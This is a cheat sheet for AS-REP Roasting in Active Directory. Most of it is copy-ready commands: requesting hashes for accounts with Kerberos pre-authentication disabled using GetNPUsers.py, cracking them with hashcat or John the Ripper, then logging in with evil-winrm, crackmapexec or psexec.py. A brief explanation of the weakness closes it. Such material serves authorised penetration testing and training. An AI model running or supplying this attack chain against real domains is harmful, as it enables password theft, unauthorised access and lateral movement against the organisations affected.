



AS-REP Roasting cheat sheet

Target domain accounts with Kerberos pre-authentication disabled. The DC hands back an encrypted blob to anyone who asks — no credentials required. Replace the placeholders (<...>) with your own values.



Step 1 - Find accounts with pre-auth disabled

With domain credentials:

```
GetNPUsers.py <domain>/<username>:<password> -dc-ip <dc-ip> -request
```

Without credentials (needs a username list):

```
GetNPUsers.py <domain>/ -dc-ip <dc-ip> \  
-usersfile <userlist-file> -no-pass -request
```

Vulnerable accounts reply with a hash in \$krb5asrep\$23\$... format.

Step 2 - Save the hashes to a file

Add `-outputfile <hash-file>` to either command above:

```
GetNPUsers.py <domain>/ -dc-ip <dc-ip> \  
-usersfile <userlist-file> -no-pass -request \  
-outputfile <hash-file>
```

Step 3 - Crack the hashes offline

hashcat (mode 18200):

```
hashcat -m 18200 <hash-file> <wordlist-path> --force
```

John the Ripper:

```
john --format=krb5asrep --wordlist=<wordlist-path> <hash-file>
```

Step 4 - Use the recovered password

```
evil-winrm -i <target-ip> -u <username> -p <password>  
crackmapexec smb <target-ip> -u <username> -p <password>  
psexec.py <domain>/<username>:<password>@<target-ip>
```

If the account has domain privileges, check for further kerberoastable SPNs or delegation rights from this new foothold.

(optional) Restore Kali's networking

Only needed if you manually set a static IP before the attack:

```
sudo nmcli con mod "<connection name>" ipv4.method auto  
sudo nmcli con up "<connection name>"
```

Key idea: normally Kerberos requires a client to prove knowledge of their password before the DC issues a ticket (pre-authentication). When that check is turned off on an account, anyone can ask the DC for a ticket and get back an encrypted blob — no password needed. That blob is crackable offline. Accounts with pre-auth disabled are often service or legacy accounts.